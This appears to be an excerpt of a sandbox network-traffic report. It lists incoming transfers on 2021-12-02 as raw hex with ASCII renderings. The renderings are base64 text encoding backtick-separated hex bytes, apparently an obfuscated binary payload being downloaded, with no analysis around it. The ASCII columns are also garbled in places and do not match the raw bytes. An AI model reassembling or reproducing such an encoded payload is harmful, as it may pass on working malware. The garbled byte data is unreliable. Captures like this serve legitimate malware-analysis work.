2021-12-02 20:47:22 UTC	1407	IN	Data Raw: 5a 47 4c 47 41 31 4d 79 78 67 4e 54 45 73 59 44 67 34 4c 47 41 31 52 43 78 67 52 45 4d 73 59 44 67 35 4c 47 41 30 4e 53 78 67 52 44 67 73 59 44 59 32 4c 47 42 44 4e 79 78 67 4e 44 55 73 59 44 41 34 4c 47 41 77 52 43 78 67 4d 45 45 73 59 44 67 34 4c 47 41 31 52 43 78 67 4d 45 45 73 59 45 4d 33 4c 47 41 30 4e 53 78 67 52 6a 41 73 59 44 55 77 4c 47 41 32 52 69 78 67 4e 7a 49 73 59 44 63 30 4c 47 41 32 4e 69 78 67 51 7a 63 73 59 44 51 31 4c 47 42 47 4e 43 78 67 4d 30 45 73 59 44 41 35 4c 47 41 34 4f 43 78 67 4e 55 51 73 59 45 59 32 4c 47 42 44 4e 79 78 67 4e 44 55 73 59 45 59 34 4c 47 41 31 4e 53 78 67 4e 7a 4d 73 59 44 59 31 4c 47 41 33 4d 69 78 67 51 7a 63 73 59 44 51 31 4c 47 42 47 51 79 78 67 4d 6a 41 73 59 44 4e 42 4c 47 41 77 4f 53 78 67 4d 44 41 73 59 Data Ascii: ZGLGA1MyxgNTEsYDg4LGA1RCxgREMsYDg5LGA0NSxgRDgsYDY2LGBDNyxgNDUsYDA4LG AwRCxgMEEsYDg4LGA1RCxgMEEsYEM3LGA0NSxgRjAsYDUwLGA2RixgNzIsYDc0LGA2NixgQzcsYDQ1LG BGNcxgM0EsYDA5LGA4OCxgNUQsYEY2LGBDNyxgNDUsYEY4LGA1NSxgNzMsYDY1LGA3MixgQzcsYDQ1LG BGQyxgMjAsYDNBLGAwOSxgMDAsY
2021-12-02 20:47:22 UTC	1423	IN	Data Raw: 41 77 4c 47 41 34 51 69 78 67 52 44 67 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 7a 41 73 59 44 67 31 4c 47 42 45 51 69 78 67 4d 45 59 73 59 44 67 30 4c 47 41 35 4e 69 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 6b 45 73 59 44 41 78 4c 47 41 32 51 53 78 67 4d 44 41 73 59 44 68 45 4c 47 41 31 4e 53 78 67 51 7a 41 73 59 44 55 79 4c 47 41 32 51 53 78 67 4d 44 41 73 59 44 5a 42 4c 47 41 77 4d 43 78 67 4f 45 51 73 59 44 67 33 4c 47 41 33 4d 43 78 6 7 4d 30 4d 73 59 44 52 47 4c 47 41 77 4d 43 78 67 4e 54 41 73 59 44 68 45 4c 47 41 30 52 43 78 67 52 6a 51 73 59 44 55 78 4c 47 41 31 4d 79 78 67 4e 54 59 73 59 45 55 34 4c 47 41 33 4f 53 78 67 4d 55 45 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 79 4e 43 78 67 4f 44 6b 73 59 Data Ascii: AwLGA4QixgRDgsYDgzLGBDNCxgMzAsYDg1LGBEQixgMEYsYDg0LGA5NixgMDAsYDAwLGAwMCxgNkEs YDAXLGA2QSxgMDAsYDhELGA1NSxgQzAsYDUyLGA2QSxgMDAsYDZBLGAwMCxgOEQsYDg3LGA3MCxgM0Ms YDRGLGAwMCxgNTAsYDhELGA0RCxgRjQsYDUxLGA1MyxgNTYsYEU4LGA3OSxgMUEsYDAwLGAwMCxgODMs YEM0LGAyNCxgODksY

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	1439	IN	Data Raw: 45 30 4c 47 41 34 4e 53 78 67 51 7a 41 73 59 44 63 31 4c 47 41 78 4e 43 78 67 4f 45 49 73 59 44 52 45 4c 47 42 47 51 79 78 67 4e 54 45 73 59 44 55 7a 4c 47 42 46 4f 43 78 67 52 54 59 73 59 44 49 78 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 44 67 73 59 44 56 47 4c 47 41 31 52 53 78 67 4e 55 49 73 59 44 68 43 4c 47 42 46 4e 53 78 67 4e 55 51 73 59 45 4d 7a 4c 47 41 32 51 53 78 67 4d 44 51 73 59 44 68 45 4c 47 41 30 4e 53 78 67 52 45 4d 73 59 44 55 77 4c 47 41 34 52 43 78 67 4e 45 59 73 59 44 41 78 4c 47 41 34 52 43 78 67 4e 54 63 73 59 44 45 79 4c 47 41 31 4d 53 78 67 51 7a 63 73 59 44 51 31 4c 47 42 45 51 79 78 67 4d 6a 4d 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 67 35 4c 47 41 31 4e 53 78 67 52 44 67 73 59 Data Ascii: E0LGA4NSxgQzAsYDc1LGAxNCxgOEIsYDRELGBGQyxgNTEsYDUzLGBFOCxBgRTYsYDlXLGAWMCxgMDAsYDgzLGBDNCxgMDgsYDVGLGA1RSxgNUIsYDhCLGBFNSxgNUQsYEMzLGA2QsXgMDQsYDhELGA0NSxgREMsYDUwLGA4RCxgNEysYDAxLGA4RCxgNTcsYDEyLGA1MSxgQzcsYDQ1LGBEQyxgMjMsYDAwLGAwMCxgMDAsYDg5LGA1NSxgRDgsY
2021-12-02 20:47:22 UTC	1455	IN	Data Raw: 51 35 4c 47 42 47 4f 43 78 67 4e 54 67 73 59 44 4d 78 4c 47 41 79 51 53 78 67 4e 54 55 73 59 44 68 43 4c 47 42 46 51 79 78 67 4f 45 49 73 59 44 51 31 4c 47 41 77 4f 43 78 67 4f 45 49 73 59 44 67 34 4c 47 41 78 4f 43 78 67 4d 45 45 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 54 59 73 59 44 5a 42 4c 47 41 30 4e 69 78 67 4e 6b 45 73 59 44 41 77 4c 47 41 31 4d 53 78 67 4f 45 51 73 59 45 49 77 4c 47 41 34 51 79 78 67 4d 45 4d 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 54 59 73 59 44 55 77 4c 47 42 46 4f 43 78 67 4e 7a 45 73 59 44 41 33 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 68 4 3 4c 47 41 31 4e 53 78 67 4d 54 51 73 59 44 68 43 4c 47 41 30 4e 53 78 67 4d 54 41 73 59 44 68 43 4c 47 41 30 52 43 78 67 4d 45 4d 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 54 51 73 59 Data Ascii: Q5LGBGOCxgNTgsYDMxLGAyQXsgNTUsYDhCLGBFQyxgOEIsYDQ1LGAwOCxgOEIsYDg4LGAwOCxgMEEsYDAwLGAwMCxgNTYsYDZBLGA0NixgNkEsYDAwLGA1MSxgOEQsYElwLGA4QyxgMEMsYDAwLGAwMCxgNTYsYDUwLGBFOCxBgNzEsYDA3LGAwMCxgMDAsYDhCLGA1NSxgMTQsYDhCLGA0NSxgMTAsYDhCLGA0RCxgMEMsYDgzLGBDNCxgMTQsY
2021-12-02 20:47:22 UTC	1471	IN	Data Raw: 68 43 4c 47 42 46 4e 53 78 67 4e 55 51 73 59 45 4d 7a 4c 47 42 44 51 79 78 67 4e 54 55 73 59 44 68 43 4c 47 42 46 51 79 78 67 4f 45 49 73 59 44 59 30 4c 47 42 42 4d 53 78 67 4d 54 67 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 67 35 4c 47 41 30 4e 53 78 67 52 6b 4d 73 59 44 68 43 4c 47 41 30 4e 53 78 67 52 6b 4d 73 59 44 68 43 4c 47 41 34 4d 43 78 67 51 7a 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 68 43 4c 47 42 46 4e 53 78 67 4e 55 51 73 59 45 4d 7a 4c 47 41 79 4d 43 78 67 4d 44 63 73 59 44 41 33 4c 47 42 45 51 53 78 67 4d 55 49 73 59 44 6c 45 4c 47 41 31 4e 53 78 67 4f 45 49 73 59 45 56 44 4c 47 41 31 4d 53 78 67 4e 6a 51 73 59 45 45 78 4c 47 41 78 4f 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 45 49 73 59 Data Ascii: hCLGBFNSxgNUQsYEMzLGBDQyxgNTUsYDhCLGBFQyxgNTEsYDY0LGBBMSxgMTgsYDAwLGAwMCxgMDAsYDg5LGA0NSxgRkMsYDhCLGA0NSxgRkMsYDhCLGA4MCxgQzAsYDAwLGAwMCxgMDAsYDhCLGBFNSxgNUQsYEMzLGAyMCxgMDcsYDA3LGBEQSxgMUIsYDIELGA1NSxgOEIsYEVDLGA1MSxgNjQsYEEExLGAwOCxgMDAsYDAwLGAwMCxgOEIsY
2021-12-02 20:47:22 UTC	1487	IN	Data Raw: 46 46 4c 47 42 44 51 53 78 67 52 44 45 73 59 44 55 35 4c 47 42 45 4e 69 78 67 4e 54 55 73 59 44 68 43 4c 47 42 46 51 79 78 67 4f 45 49 73 59 44 51 31 4c 47 41 77 4f 43 78 67 4f 45 49 73 59 44 51 34 4c 47 41 77 4f 43 78 67 4e 54 59 73 59 44 55 33 4c 47 41 34 51 69 78 67 4e 30 51 73 59 44 42 44 4c 47 41 77 4d 79 78 67 52 6b 59 73 59 44 55 33 4c 47 41 32 51 53 78 67 4d 44 41 73 59 44 55 78 4c 47 41 31 4d 43 78 67 52 54 67 73 59 44 51 32 4c 47 42 46 4e 69 78 67 52 6b 59 73 59 45 5a 47 4c 47 41 34 51 69 78 67 52 6a 41 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 54 41 73 59 44 67 3 1 4c 47 42 47 4e 69 78 67 4e 7a 51 73 59 44 45 79 4c 47 41 34 4e 53 78 67 52 6b 59 73 59 44 63 30 4c 47 41 77 52 53 78 67 4e 54 63 73 59 44 5a 42 4c 47 41 77 4d 43 78 67 4e 54 59 73 59 Data Ascii: FFLGBDQsXgRDEsYDU5LGBENixgNTUsYDhCLGBFQyxgOEIsYDQ1LGAwOCxgOEIsYDQ4LGAwOCxgNTYsYDU3LGA4QixgNQsYDBDLGAwMyxgRkYsYDU3LGA2QsXgMDAsYDUxLGA1MCxgRTgsYDQ2LGBFNixgRkYsYEZGLGA4QixgRjAsYDgzLGBDNCxgMTAsYDg1LGBGNixgNzQsYDEyLGA4NSxgRkYsYDc0LGAwRSxgNTcsYDZBLGAwMCxgNTYsY
2021-12-02 20:47:22 UTC	1503	IN	Data Raw: 59 32 4c 47 41 34 52 43 78 67 4e 7a 41 73 59 44 41 78 4c 47 41 77 52 69 78 67 51 6a 59 73 59 44 41 77 4c 47 41 34 52 43 78 67 4e 54 55 73 59 45 55 77 4c 47 41 31 4d 69 78 67 4e 54 41 73 59 44 55 32 4c 47 42 46 4f 43 78 67 4d 54 4d 73 59 45 55 77 4c 47 42 47 52 53 78 67 52 6b 59 73 59 44 4d 7a 4c 47 42 44 43 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 77 51 79 78 67 4d 7a 67 73 59 44 41 32 4c 47 41 33 4e 43 78 67 4d 44 63 73 59 44 51 77 4c 47 41 34 4d 43 78 67 4d 30 4d 73 59 44 41 32 4c 47 41 77 4d 43 78 67 4e 7a 55 73 59 45 59 35 4c 47 41 34 51 69 78 67 4e 55 51 73 59 44 41 34 4c 47 41 30 4d 43 78 67 4e 54 41 73 59 44 55 32 4c 47 41 31 4d 79 78 67 52 54 67 73 59 45 55 33 4c 47 42 47 4d 53 78 67 52 6b 59 73 59 45 5a 47 4c 47 41 34 4d 79 78 67 51 7a 51 73 59 Data Ascii: Y2LGA4RCxgNzAsYDAxLGAwRixgQjYsYDAwLGA4RCxgNTUsYEUwLGA1MixgNTAsYDU2LGBFOCxBgMTMsYEUwLGBGRSxgRkYsYDMzLGBDMCxBgODMsYEM0LGAwQyxgMzgsYDA2LGA3NCxgMDcsYDQwLGA4MCxgMOMsYDA2LGAwMCxgNzUsYEE5LGA4QixgNUQsYDA4LGA0MCxgNTAsYDU2LGA1MyxgRTgsYEU3LGBGMSxgRkYsYEZGLGA4MyxgQzQsY
2021-12-02 20:47:22 UTC	1519	IN	Data Raw: 49 31 4c 47 42 47 4e 53 78 67 4e 6a 63 73 59 45 5a 43 4c 47 41 31 51 53 78 67 4d 55 45 73 59 44 4d 31 4c 47 42 47 4d 69 78 67 51 6a 59 73 59 45 56 47 4c 47 42 44 51 53 78 67 51 7a 45 73 59 44 46 45 4c 47 42 43 4f 53 78 67 51 54 6b 73 59 45 4d 78 4c 47 42 44 52 53 78 67 52 44 41 73 59 44 45 7a 4c 47 41 7a 4e 53 78 67 4d 6b 49 73 59 45 45 77 4c 47 41 35 4e 79 78 67 52 54 45 73 59 44 42 47 4c 47 41 34 4d 43 78 67 51 6b 51 73 59 45 5a 45 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 67 78 4c 47 42 45 52 43 78 67 4e 7a 41 73 59 45 45 35 4c 47 42 42 51 79 78 67 52 54 51 73 59 44 52 44 4c 47 41 34 4d 53 78 67 52 6b 4d 73 59 44 42 47 4c 47 41 77 4f 53 78 67 4f 44 51 73 59 44 41 33 4c 47 41 34 52 43 78 67 4d 45 51 73 59 45 56 42 4c 47 41 35 4f 53 78 67 52 44 59 73 59 Data Ascii: l1LGBGNSxgNjcsYEZCLGA1QsXgMUEsYDM1LGBGMixgQjYsYEVGLGBDQsXgQzEsYDFELGBGCsXgQTksYEMxLGBDRSxgRDAsYDEzLGAzNSxgMkIsYEEwLGA5NyxBgRTesYDBGLGA4MCxgQkQsYEEZELGBGRixgRkYsYDgxLGBERCxgNzAsYEE5LGBBBQyxgRTQsYDRDLGA4MSxgRkMsYDBGLGAwOSxgODQsYDA3LGA4RCxgMEQsYEVBLGA5OSxgRDYsY
2021-12-02 20:47:22 UTC	1535	IN	Data Raw: 6b 77 4c 47 41 30 4e 79 78 67 4f 44 55 73 59 44 46 45 4c 47 42 42 4f 53 78 67 4d 44 4d 73 59 44 49 31 4c 47 41 33 4d 69 78 67 51 54 59 73 59 44 51 79 4c 47 42 44 4d 43 78 67 4d 45 51 73 59 44 67 32 4c 47 41 78 4e 69 78 67 51 54 4d 73 59 44 45 77 4c 47 42 47 52 43 78 67 4d 45 49 73 59 44 4e 45 4c 47 41 77 4e 79 78 67 4d 45 51 73 59 45 49 35 4c 47 41 77 4e 69 78 67 4f 44 41 73 59 45 52 45 4c 47 41 79 4e 43 78 67 51 7a 45 73 59 44 42 45 4c 47 41 32 52 43 78 6 7 51 6a 4d 73 59 44 67 30 4c 47 41 30 4d 69 78 67 4f 45 51 73 59 44 67 77 4c 47 42 44 4e 43 78 67 4d 6a 49 73 59 44 55 32 4c 47 41 30 4e 69 78 67 4d 45 45 73 59 44 4d 31 4c 47 42 45 4e 79 78 67 4e 54 4d 73 59 44 4e 44 4c 47 42 46 4f 53 78 67 4e 6a 67 73 59 44 41 35 4c 47 42 42 4e 69 78 67 4e 7a 49 73 59 Data Ascii: kwLGA0NyxBgODUsYDFELGBBOSxgMDMsYDI1LGA3MixgQTYsYDQyLGBDMCxBgMEQsYDg2LGAwAxBgNixgQTMsYDEwLGBGRSxgMEIsYDNELGAwNyxBgMEQsYEl5LGAwNixgODAsYERELGAyNCxgQzEsYDBELGA2RCxgQjMsYDg0LGA0MixgOEQsYDgwLGBDNCxBgMjIsYDU2LGA0NixgMEEsYDM1LGBENixgNTMsYDNDLGBFOSxgNjgsYDA5LGBBNixgNzIsY

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	1551	IN	Data Raw: 49 31 4c 47 41 32 4d 43 78 67 4e 55 55 73 59 44 6b 7a 4c 47 41 33 52 43 78 67 51 30 45 73 59 44 49 34 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 49 34 4c 47 41 77 4e 53 78 67 52 44 63 73 59 45 4a 46 4c 47 41 30 52 53 78 67 4e 44 6b 73 59 44 55 32 4c 47 41 30 52 69 78 67 4d 45 59 73 59 44 67 79 4c 47 41 34 4e 53 78 67 52 6b 49 73 59 45 5a 47 4c 47 42 47 52 69 78 67 51 7a 45 73 59 44 49 31 4c 47 41 33 4d 69 78 67 4d 6a 4d 73 59 44 4d 7a 4c 47 41 32 4f 43 78 6 7 4e 7a 67 73 59 45 46 44 4c 47 41 79 4d 79 78 67 4d 44 55 73 59 45 4a 42 4c 47 41 7a 52 43 78 67 4d 54 4d 73 59 45 55 35 4c 47 41 79 4f 53 78 67 4d 6b 51 73 59 45 4a 44 4c 47 41 79 4e 69 78 67 52 6a 51 73 59 44 68 47 4c 47 41 7a 4d 79 78 67 4d 45 51 73 59 45 4a 44 4c 47 41 7a 4f 53 78 67 4f 44 49 73 59 Data Ascii: l1LGA2MCxgNUUsYDkzLGA3RCxgQ0EsYDI4LGAwMCxgMDAsYDI4LGAwNSxgRDcsYEJFLGA0RSxgNDksYDU2LGA0RixgMEYsYDgylGA4NSxgRklsYEZGLGBGRixgQzEsYDI1LGA3MixgMjMsYDMzLGA2OCxgNzgsYEFDLGAYMyxgMDUsYEJBLGAzRCxgMTMsYEU5LGAyOSxgMkQsYEJDLGAYNixgRjQsYDhGLGAzMyxgMEQsYEJDLGAzOSxgODIsY
2021-12-02 20:47:22 UTC	1567	IN	Data Raw: 52 44 4c 47 42 45 4d 53 78 67 4e 45 49 73 59 44 6c 44 4c 47 42 42 4f 43 78 67 4f 54 41 73 59 44 45 77 4c 47 42 42 4e 53 78 67 4d 55 45 73 59 45 51 35 4c 47 42 45 4d 53 78 67 51 6b 4d 73 59 44 4d 77 4c 47 42 45 4d 69 78 67 51 7a 67 73 59 44 51 34 4c 47 41 35 4d 43 78 67 4d 45 49 73 59 44 45 79 4c 47 42 45 4d 69 78 67 52 44 55 73 59 44 41 78 4c 47 42 46 51 53 78 67 51 54 51 73 59 44 49 78 4c 47 42 44 51 79 78 67 52 44 6b 73 59 44 52 46 4c 47 41 34 4e 69 78 67 4d 6a 67 73 59 44 52 43 4c 47 42 45 51 69 78 67 52 55 45 73 59 44 41 35 4c 47 42 45 52 69 78 67 52 6b 4d 73 59 44 64 45 4c 47 41 7a 51 79 78 67 51 30 55 73 59 45 4d 33 4c 47 41 79 51 79 78 67 4f 54 63 73 59 44 4e 45 4c 47 41 35 51 53 78 67 52 44 67 73 59 45 45 34 4c 47 42 43 4d 69 78 67 52 55 45 73 59 Data Ascii: RDLGBEMSxgNEIsYDIDLGBBOCxgOTAsYDEwLGBBNSxgMUesYEQ5LGBEMSxgQkMsYDmWLG BEMixgQzgsYDQ4LGA5MCxgMEIsYDEyLGBEMixgRDUsYDaxLGBFQXsgQTQsYDixLGBDQyxgRDksYDRFLG A4NixgMjgsYDRCLGBEQixgRUEsYDA5LGBERixgRkMsYDdELGAzQyxgQ0UsYEM3LGAyQyxgOTcsYDNELG A5QXsgRDgsYEE4LGBCMixgRUEsY
2021-12-02 20:47:22 UTC	1583	IN	Data Raw: 6c 47 4c 47 41 35 4e 43 78 67 4d 30 51 73 59 44 59 77 4c 47 41 33 51 53 78 67 51 7a 49 73 59 44 63 35 4c 47 41 7a 51 53 78 67 4e 44 49 73 59 44 6b 78 4c 47 42 42 4e 43 78 67 4e 45 51 73 59 45 4e 44 4c 47 41 32 4f 43 78 67 51 30 4d 73 59 45 5a 42 4c 47 41 79 52 53 78 67 4d 6b 55 73 59 45 4d 34 4c 47 42 43 51 53 78 67 4f 44 6b 73 59 44 67 77 4c 47 42 42 51 69 78 67 4e 55 59 73 59 45 52 43 4c 47 42 44 52 53 78 67 4d 6a 49 73 59 44 4a 43 4c 47 41 34 52 69 78 67 4d 30 49 73 59 44 51 33 4c 47 41 78 4e 43 78 67 4e 30 51 73 59 44 56 43 4c 47 41 35 4f 53 78 67 51 6b 45 73 59 45 4e 45 4c 47 41 7a 4d 53 78 67 4d 44 55 73 59 45 55 34 4c 47 41 7a 51 79 78 67 51 6b 51 73 59 44 6b 35 4c 47 41 33 51 79 78 67 51 55 51 73 59 44 46 44 4c 47 42 42 4f 43 78 67 4d 55 4d 73 59 Data Ascii: lGLGA5NCxgM0QsYDYwLGA3QXsgQzlsYDc5LGAzQXsgNDIsYDkxLGBBNcxgNEQsYENDLGA2OCxgQ0Ms YEZBLGAYRSxgMkUsYEM4LGBQCXsgODksYDgwLGBBQixgNUYsYERCLGBDRSxgMjIsYDJCLGA4RixgM0Is YDQ3LGAxNCxgN0QsYDVCLGA5OSxgQkEsYENELGAzMSxgMDUsYEU4LGAzQyxgQkQsYDk5LGA3QyxgQUQs YDFDLGBBOCxgMUMsY
2021-12-02 20:47:22 UTC	1599	IN	Data Raw: 6b 32 4c 47 41 30 52 53 78 67 4d 54 45 73 59 45 52 46 4c 47 42 47 52 69 78 67 4e 55 45 73 59 44 42 42 4c 47 41 30 51 69 78 67 51 30 59 73 59 45 51 30 4c 47 41 77 52 53 78 67 4d 7a 4d 73 59 45 4d 78 4c 47 41 34 51 69 78 67 4d 6a 67 73 59 44 51 32 4c 47 41 77 4d 53 78 67 4d 55 51 73 59 45 49 77 4c 47 42 47 4f 43 78 67 4e 54 41 73 59 44 51 30 4c 47 42 45 4e 43 78 67 4f 55 59 73 59 44 6c 46 4c 47 41 77 52 69 78 67 51 7a 45 73 59 45 4d 79 4c 47 42 47 4e 69 78 6 7 51 54 59 73 59 44 51 7a 4c 47 42 46 4f 43 78 67 51 6b 55 73 59 45 4e 42 4c 47 42 45 4d 79 78 67 51 30 51 73 59 45 5a 47 4c 47 42 45 4d 69 78 67 4f 54 49 73 59 45 4d 79 4c 47 41 30 4d 79 78 67 4e 54 49 73 59 45 55 35 4c 47 42 44 52 53 78 67 52 6a 67 73 59 45 59 35 4c 47 41 7a 52 69 78 67 4d 45 49 73 59 Data Ascii: k2LGA0RSxgMTesYERFLGBGRixgNUEsYDBBLGA0QixgQ0YsYEQ0LGAwRSxgMzMsYEMxLGA4QixgMjgs YDQ2LGAwMSxgMUQsYElwLGBGOCxgNTAsYDQ0LGBENCxgOUYsYDIFLGAwRixgQzEsYEMyLGBGNixgQTYs YDQzLGBFOCxgQkUsYENBLGBEMyxgQ0QsYIEZGLGBEMixgOTIsYEMyLGA0MyxgNTIsYEU5LGBDRSxgRjgs YEY5LGAzRixgMEIsY
2021-12-02 20:47:22 UTC	1615	IN	Data Raw: 41 33 4c 47 42 45 51 53 78 67 52 54 51 73 59 45 56 42 4c 47 42 47 4e 69 78 67 51 6a 67 73 59 44 68 42 4c 47 42 42 4d 79 78 67 4d 54 41 73 59 44 42 46 4c 47 41 30 4d 69 78 67 52 55 51 73 59 45 52 46 4c 47 42 46 4e 53 78 67 4d 45 51 73 59 45 4a 47 4c 47 41 7a 52 43 78 67 52 44 4d 73 59 45 5a 44 4c 47 42 42 4f 43 78 67 51 6b 51 73 59 44 51 79 4c 47 41 7a 4d 53 78 67 4e 7a 55 73 59 44 52 44 4c 47 41 7a 4d 53 78 67 4e 6a 4d 73 59 44 51 32 4c 47 41 35 51 79 78 67 52 44 45 73 59 44 4d 32 4c 47 41 35 51 79 78 67 52 54 63 73 59 44 49 30 4c 47 41 77 52 43 78 67 4e 44 4d 73 59 45 5a 45 4c 47 41 32 51 69 78 67 4e 30 45 73 59 45 52 47 4c 47 42 43 4e 53 78 67 4e 44 45 73 59 45 52 46 4c 47 42 43 4e 69 78 67 4e 44 6b 73 59 44 56 47 4c 47 42 46 4f 53 78 67 4f 54 45 73 59 Data Ascii: A3LGBEQSxgRTQsYIEVBLGBGNixgQjgsYDhBLGBBMyxgMTAsYDBFLGA0MixgRUQsYERFLGBFNSxgMEQs YEJGLGAzRCxgRDMsYIEZDLGBBOCxgQkQsYDQyLGAzMSxgNzUsYDRDLGAzMSxgNjMsYDQ2LGA5QyxgRDEs YDM2LGA5QyxgRTcsYDI0LGAwRCxgNDMsYIEZELGA2QixgN0EsYERGLGBCNsXgNDEsYERFLGBCNixgNDks YDVGLGBFOSxgOTESY
2021-12-02 20:47:22 UTC	1631	IN	Data Raw: 45 77 4c 47 41 7a 4e 43 78 67 4d 54 41 73 59 44 51 77 4c 47 41 7a 4f 43 78 67 4e 45 49 73 59 45 4a 44 4c 47 41 30 4d 79 78 67 51 6a 51 73 59 45 49 34 4c 47 41 31 52 43 78 67 4e 6a 6b 73 59 44 45 31 4c 47 42 45 4e 43 78 67 4e 55 51 73 59 44 56 46 4c 47 42 44 51 53 78 67 51 7a 45 73 59 44 42 46 4c 47 41 35 51 53 78 67 4d 6a 51 73 59 45 46 45 4c 47 42 43 4f 53 78 67 4f 44 41 73 59 45 4d 33 4c 47 41 35 51 69 78 67 4d 54 41 73 59 44 59 7a 4c 47 42 47 52 69 78 67 51 54 59 73 59 45 59 30 4c 47 42 45 51 69 78 67 4d 45 45 73 59 44 63 32 4c 47 41 30 4d 79 78 67 52 55 55 73 59 44 56 4 2 4c 47 41 35 52 53 78 67 51 55 55 73 59 45 45 32 4c 47 41 34 4f 53 78 67 4e 30 55 73 59 44 5a 42 4c 47 41 30 52 43 78 67 4e 6a 41 73 59 44 42 47 4c 47 41 33 52 53 78 67 52 44 63 73 59 Data Ascii: EwLGAzNCxgMTAsYDQwLGAzOCxgNEIsYJDLGA0MyxgQjQsYIEI4LGA1RCxgNjksYDE1LGBENCxgNUQs YDVFLGBDQXsgQzEsYDBFLGA5QXsgMjQsYIEFELGBBCOSxgODAsYEM3LGA5QixgMTAsYDYzLGBGRixgQTYs YEY0LGBEQixgMEEsYDc2LGA0MyxgRUUsYDVBGLGA5RSxgQUUsYEE2LGA4OSxgN0UsYDZBLGA0RCxgNjAs YDBGLGA3RSxgRDcsY
2021-12-02 20:47:22 UTC	1647	IN	Data Raw: 52 47 4c 47 41 78 4d 69 78 67 4e 6a 51 73 59 44 59 33 4c 47 41 34 52 43 78 67 4d 45 45 73 59 45 51 79 4c 47 41 34 4d 43 78 67 4f 54 51 73 59 45 59 35 4c 47 41 35 4d 69 78 67 4e 45 51 73 59 45 59 31 4c 47 41 77 4d 53 78 67 4e 44 67 73 59 44 59 35 4c 47 41 78 4d 69 78 67 4f 44 49 73 59 45 55 32 4c 47 41 33 4e 79 78 67 51 6a 51 73 59 45 45 78 4c 47 41 34 51 69 78 67 51 54 4d 73 59 45 46 46 4c 47 42 43 4d 69 78 67 4f 54 51 73 59 44 42 46 4c 47 41 35 51 79 78 6 7 4d 54 67 73 59 45 59 79 4c 47 42 42 4d 43 78 67 52 44 55 73 59 45 49 79 4c 47 42 45 4d 53 78 67 51 54 49 73 59 44 63 35 4c 47 41 35 4e 69 78 67 52 44 6b 73 59 44 45 33 4c 47 41 78 4e 79 78 67 4e 30 51 73 59 44 67 30 4c 47 42 43 4d 53 78 67 52 54 51 73 59 45 51 34 4c 47 41 31 4f 53 78 67 4d 55 59 73 59 Data Ascii: RGLGAxMixgNjQsYDY3LGA4RCxgMEEsYEQyLGA4MCxgOTQsYIEY5LGA5MixgNEQsYIEY1LGAwMSxgNDgs YDY5LGAxMixgODIsYEU2LGA3NyxgQjQsYIEEXLGA4QixgQTMsYIEFFLGBCMixgOTQsYDBFLGA5QyxgMTgs YIEYyLGBBMCxgRDUsYIElyLGBEMSxgQTIIsYDc5LGA5NixgRDksYDE3LGAxNyxgN0QsYDg0LGBCMSxgRTQs YEQ4LGA1OSxgMUYSY

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	1663	IN	Data Raw: 67 79 4c 47 41 30 4d 79 78 67 4d 6a 51 73 59 45 4a 47 4c 47 41 79 4d 43 78 67 52 55 4d 73 59 44 68 44 4c 47 41 79 4d 43 78 67 4d 6a 55 73 59 44 64 47 4c 47 41 33 4d 43 78 67 4f 55 59 73 59 44 67 35 4c 47 42 47 4e 69 78 67 4f 54 49 73 59 45 45 31 4c 47 41 79 52 69 78 67 4e 6b 59 73 59 44 4d 33 4c 47 42 45 52 43 78 67 4d 45 59 73 59 44 67 35 4c 47 41 79 4d 53 78 67 4d 54 41 73 59 45 46 43 4c 47 41 31 52 43 78 67 4e 7a 49 73 59 44 41 33 4c 47 42 42 4d 53 78 67 52 44 67 73 59 44 63 35 4c 47 42 43 4d 43 78 67 52 6a 67 73 59 45 59 31 4c 47 41 30 4e 43 78 67 52 6b 59 73 59 45 52 4 4 4c 47 42 43 4e 43 78 67 4e 6b 49 73 59 44 6b 34 4c 47 41 30 4f 43 78 67 4d 30 55 73 59 45 5a 46 4c 47 41 7a 4d 43 78 67 51 7a 51 73 59 44 52 46 4c 47 41 35 4d 43 78 67 4f 45 51 73 59 Data Ascii: gYLGA0MyxgMjQsY EJLGAyMCxgRUMsYDhDLGAyMCxgMjUsYDdGLGA3MCxgOUYsYDg5LGBGNixgOTIs YEE1LGAyRixgNkYsYDM3LGBERCxgMEYsYDg5LGAyMSxgMTAsYEFCLGA1RCxgNzIsYDA3LGBBMSxgRDgs YDc5LGBCMCcxgRjgsY EY1LGA0NCxgRkYsYERDLGBCNcxgNkIsYDk4LGA0OCxgM0UsYEFZFLGAzMcxgQzQs YDRFLGA5MCxgOEQsY
2021-12-02 20:47:22 UTC	1679	IN	Data Raw: 6b 77 4c 47 41 30 52 69 78 67 4e 54 41 73 59 44 6c 42 4c 47 41 33 4e 43 78 67 4e 44 63 73 59 45 4d 33 4c 47 41 32 4f 43 78 67 4f 55 51 73 59 44 68 45 4c 47 42 44 4f 53 78 67 4f 55 59 73 59 44 6c 44 4c 47 41 77 51 53 78 67 4d 54 4d 73 59 44 42 46 4c 47 41 78 4f 43 78 67 52 6b 49 73 59 45 52 46 4c 47 42 45 52 43 78 67 51 6a 4d 73 59 45 51 30 4c 47 41 34 4e 43 78 67 52 44 67 73 59 45 45 32 4c 47 42 43 51 79 78 67 52 55 59 73 59 44 5a 4a 4c 47 41 7a 51 53 78 67 4e 7a 4d 73 59 45 52 42 4c 47 42 47 4f 43 78 67 51 7a 49 73 59 45 4d 7a 4c 47 41 35 51 53 78 67 4f 54 4d 73 59 44 4e 45 4c 47 42 46 51 69 78 67 4e 7a 4d 73 59 45 5a 